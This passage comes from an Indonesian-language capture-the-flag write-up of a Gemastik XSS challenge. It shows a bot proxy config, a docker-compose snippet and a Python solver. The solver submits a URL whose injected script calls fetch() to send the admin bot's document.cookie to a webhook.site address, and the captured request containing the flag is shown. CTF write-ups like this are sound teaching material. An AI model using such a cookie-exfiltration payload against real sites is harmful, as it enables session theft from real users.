114      await context.close();
115    }
116  }
117 }
118 };
```

Untuk lokasi index bot dapat dilihat pada file proxy.conf yaitu pada path /report.

```
CTF-XSS-BOT / proxy.conf
dimasma0305 update bot versio
Code Blame 15 lines (13 loc) · 304 Bytes
1 server {
2   listen 80;
3   absolute_redirect off;
4
5   location /report/ {
6     proxy_pass http://bot:3000/;
7     proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
8   }
9
10  location / {
11    root /var/www/html/;
12    index index.html;
13    try_files $uri $uri/ =404;
14  }
15 }
```

Terakhir hanya perlu untuk melakukan fetch ke webhook dengan membawa cookie.

#### solver.py


```
import requests

url =
'http://proxy/?x=fetch(`https://webhook.site/05fdb98b-c19a-4be9-af28-2783a838dd0c/?${document.cookie}`)'
data = {'url': url}
headers = {
    'X-Requested-With': 'XMLHttpRequest'
}

requests.post('http://ctf.gemastik.id:9020/report/', data=data,
headers=headers)
```

#### Request Details

[Permalink](#) [Raw content](#) [Copy as](#) ▼

GET	https://webhook.site/05fdb98b-c19a-4be9-af28-2783a838dd0c/?flag=gemastik{s3lamat_anda_m3ndap4tkan_XSS}
Host	143.198.216.92 Whois Shodan Netify Censys VirusTotal
Date	08/03/2024 10:33:35 PM (a day ago)
Size	0 bytes
Time	0.001 sec
ID	c08c1ff0-1151-467c-a1c5-07449bf927cd
Note	 Add Note

#### Query strings

flag	gemastik{s3lamat_anda_m3ndap4tkan_XSS}
------	--

Catatan: <http://proxy> bisa dilihat pada file docker-compose.yaml

```
environment:  
  APPNAME: Admin  
  APPURL: http://proxy/  
  APPURLREGEX: ^http(|s)://.*$  
  APPFLAG: dev{flag}
```

FLAG: `gemastik{s3lamat_anda_m3ndap4tikan_XSS}`